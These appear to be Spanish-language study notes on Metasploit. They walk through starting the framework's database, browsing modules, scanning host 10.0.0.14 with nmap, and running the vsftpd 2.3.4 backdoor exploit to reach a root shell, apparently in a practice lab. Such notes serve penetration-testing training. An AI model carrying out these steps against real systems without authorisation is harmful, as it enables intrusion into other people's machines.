

COMANDOS METASPLOIT

1. # apt update
2. apt upgrade
3. service postgresql status //ver si está cargada BD
4. msfdb // iniciar la BD
5. msfdb init //
6. msfdb status // ver si esta activa
7. msfconsole //
8. ls
9. help
10. search ms17-010 //
11. use 5 // seleccionamos un modulo. Quede marzo 31
12. show info // información de ese modulo
13. show options // muestra configuración
    r maquina victima
    l maquina de escucha
14. set payload // si quiero cambiar el payload
15. back // me voy a el inicio
16. use // nos muestra todas las opciones
17. use exploit/ // muestra todos los exploit
18. use exploit/windows/ //
19. use auxiliary/   // son scanner
20. use auxiliary/scanner/ //

21. use auxiliary/scanner/smb/ //permite ver usuarios,login, etc
22. exit
23. tmux
24. Abrir nueva pestaña de metasploit y terminal
25. msfconsole
26. otra ventana hacer
    nmap 10.0.0.14 -p21 -sC -sV //para ejecutar ataque
    // pto 21 ftp



27. voy ventana anterior
28. msf5 > search vsftpd 2.3.4
29. use 3 // esta el exploit a utilizar
30. options

31. set rhosts 10.0.0.14
32. podemos validar con nuevamente con options que ya RHOSTS tiene la ip que entramos.
33. run // para ejecutar el exploit // muestra como entramos , con root, si es una puerta trasera, etc
34. 

35. ls // ya estoy dentro de la máquina y doy comandos de Linux
36.